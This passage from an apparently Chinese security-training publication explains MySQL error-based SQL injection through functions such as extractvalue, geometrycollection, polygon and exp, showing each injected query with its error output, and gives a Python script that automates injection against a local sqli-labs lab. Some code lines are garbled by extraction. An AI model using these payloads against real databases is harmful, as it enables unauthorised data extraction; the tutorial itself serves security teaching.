## 2. extractvalue() 【最大长度限制 32 位】

```
mysql> select * from test where id=1 and <extractvalue(1,concat(0x7e,(select use
r()),0x7e));
ERROR 1105 (HY000): XPATH syntax error: '~root@localhost~'
```

函数解释:

extractvalue(): 从目标 XML 中返回包含所查询值的字符串。

EXTRACTVALUE (XML\_document, XPath\_string);

第一个参数: XML\_document 是 String 格式,为 XML 文档对象的名称,文中为 Doc

第二个参数: XPath\_string (Xpath 格式的字符串)

concat: 返回结果为连接参数产生的字符串。

原理解析:

通过 concat 将查询到的信息拼接成字符串,由于 extractvalue 函数的第二个参数需要 Xpath 格式字符串。现在很显然不是,所以报错。

## 3. geometrycollection()

```
mysql> select * from test where id=1 and geometrycollection(<select * from(select
 * from(select user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b'.user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数讲解:

GeometryCollection 是由 1 个或多个任意类几何对象构成的几何对象。GeometryCollection 中的所有元素必须具有相同的空间参考系(即相同的坐标系)。对 GeometryCollection 的元素无任何限制,但下面介绍的 GeometryCollection 的子类会限制其成员。这类限制可能基于:

元素类型(例如,MultiPoint 可能仅包含 Point 元素)。

维数。

对元素间空间交迭程度的限制。

(以上函数解释摘自官方文档。)

说的这么官方,感觉上其实就是“画图工具”,两点一线,四点一面,八点一体.....个人理解感觉就这样的。

官方文档中举例的用法如下:

GEOMETRYCOLLECTION(POINT(10 10), POINT(30 30), LINestring(15 15, 20 20))

POINT(x,y) 函数,这玩意是坐标。举个栗子~就相当于 X,Y 坐标图上的一点。

LINestring(x y, x y) 函数,这个函数用来描述直线,两点连成的直线。

原理解析:

咱们攻击载荷拆分,查询的为一串字符,然后用处理 geometrycollection(),由于 MYSQL 无法用这样字符串画出图形,所以报错了。

```
select user()
```

```
select * from(...)a
```

```
select * from(...)b
```

```
select * from test where id=1 and geometrycollection((...));
```

## 4. multipoint()

```
mysql> select * from test where id=1 and multipoint((select * from(select * from
(select user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b'.user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数解释:

MultiPoint 是一种由 Point 元素构成的几何对象集合。这些点未以任何方式连接或排序。

### MultiPoint 示例

在世界地图上, MultiPoint 可以代表岛链。

在城市地图上, MultiPoint 可以表示售票处的出口。

### MultiPoint 属性

MultiPoint 是 0 维几何对象。

如果没有两个 Point 是相同的(具有等同的坐标值), MultiPoint 是简单的。

MultiPoint 的边界为空集合。

(以上的解释透露出浓浓官方的味道,它的确是官方的解释)

这个解释,我看的云里雾里,不管解释的多么全面以及抽象。MultiPoint() 函数中肯定是需要数字的!

原理解析:

由于需要数字,那好吧。GeometryCollection 的套路拿来,OK! 稳定报错。

## 5. polygon()

```
mysql> select * from test where id=1 and polygon((select * from(select * from(se
lect user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b'.user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数解释:

Polygon 是代表多边几何对象的平面 Surface。它由单个外部边界以及 0 或多个内部边界定义,其中,每个内部边界定义为 Polygon 中的 1 个孔。

Polygon 示例

在地区地图上, Polygon 对象可表示森林、区等。

Polygon 声明

Polygon 的边界由一组构成其外部边界和比内部边界的 LinearRing 归向集合构成(即,简单且封闭的 LineString 对象)。

Polygon 没有交叉的环。Polygon 边界中的环可能会在 Point 处相交,但仅以切线方式相交。

Polygon 没有线、尖峰或穿孔。

Polygon 有由连接点集合构成的内部。

Polygon 可能包含孔。对于具有孔的 Polygon,其外部不连接。每个孔定义了连接的外部部件。

前述声明使得 Polygon 成为简单的几何对象。

(不好意思,这块我得继续使用官方解释,)

原理解释:

Polygon() 这货真不好解释,空间几何总是比较抽象的一种。将几何分成区域,并且连接和交叉(个人是这么理解的)。只要知道这函数也是需要数字,大概就可以报错了,这样的概念。

空间几何,非常的抽象,理解有难度的。附上官方文档。

<http://www.mysqlab.net/docs/view/refman-5.1-zh/chapter/spatial-extensions-in-mysql.html>

## 6. multipolygon()

```
mysql> select * from test where id=1 and multipolygon((select * from(select * from
om(select user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b`.`user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数讲解:

`multipolygon()` 是一种由 Polygon 元素构成的几何对象集合。

原理解释:

`multipolygon()` 需要的是 Polygon 元素。为了显错传入字符串,所以报错。

## 7. linestring()

```
mysql> select * from test where id=1 and linestring((select * from(select * from
(select user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b`.`user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数讲解:

`LineString()` 是有点之间线性内插特性的 Curve。

原理解释:

`LineString(1 1, 2 2)` 这是它的用法。为了显错传入了,字符串....

## 8. multilinestring()

```
mysql> select * from test where id=1 and multilinestring((select * from(select *
from(select user())a)b));
ERROR 1367 (22007): Illegal non geometric '(select 'b`.`user()' from (select 'ro
ot@localhost' AS 'user()' from dual) 'b')' value found during parsing
```

函数讲解:

`multilinestring()` 是一种由 LineString 元素构成的 MultiCurve 几何对象集合。

原理解释:

`MULTILINESTRING((10 10, 20 20), (15 15, 30 15))` 这样用的。为了显错又把字符串传进去了。

## 9. exp()

```
mysql> select * from test where id=1 and exp('~(select * from(select user())a));
ERROR 1690 (22003): DOUBLE value is out of range in 'exp('~(select 'root@localho
st' from dual))'
```

函数解释:

`EXP(x)` 函数计算 e 的 x 次方,即  $e^x$ 。

原理解释:

`EXP()` 肯定是需要数字的,传入个字符串必然显错。

## 1.9.5 使用 python 进行注入

```

1  coding=utf-8 -*-
2  #!/usr/bin/env python
3
4  import re
5  import requests
6
7  url = ""
8  http://127.0.0.1/sqli-labs-master/sqli-labs-master/Less-5/?id=1%"" \
9  % "" union select count(*), 1, concat(0x7e, (/____/), 0x7e, floor(rand()*100)) as c from information_schema.tables group by c%23""
10
11 databaseName = url.replace("/____/", "select database()")
12 usersName = url.replace("/____/", "select user()")
13
14 def req(url):
15     req = requests.get(url)
16     html = req.text
17     reu = re.findall("(.*)(.*)", html)
18     return reu
19
20 print u"数据库名称为: %s" % req(databaseName)
21 print u"用户名称为: %s" % req(usersName)

```

Run sqli-5

C:\Python27\python.exe D:/21. /sqli-5.py

数据库名称为: [u'security']

用户名称为: [u'root@localhost']

## 第三部分课题预告

### 3.1 日志分析与入侵检测

网络安全热门话题——如何对被（已经/正在）入侵网站进行检测和防范拟进行以下技术（可以自定义相关技术）讨论和技术研究，欢迎大家参与：

- (1) 网站入侵日志文件分析
- (2) 抓包分析入侵行为并修补程序漏洞
- (3) 从规则进行安全防护
- (4) 在线监测 webshell 等恶意行为
- (5) 网站安全加固实战
- (6) 入侵应对技术策略和措施
- (7) 取证分析

以上环境要求在 linux 普通用户权限。

欢迎提供线索、数据和资料进行黑客追踪以及取证。

### 3.2 SSH 协议攻击与防范

#### 1.Ssh 暴力破解口令



- 2.ssh 漏洞
- 3.ssh 私钥与公钥之攻防利用
- 4.ssh 劫持
- 5.安全使用 ssh 安全客户端
- 6.ssh 安全防范

### 3.3 密码安全

- 1.对某 1 亿明文密码规律和算法分析
- 2.windows 账号密码获取方法总结

## 第四部分公司产品及技术展示

欢迎进行赞助, 虚位以待, 欢迎加入

安天365安全研究原创作品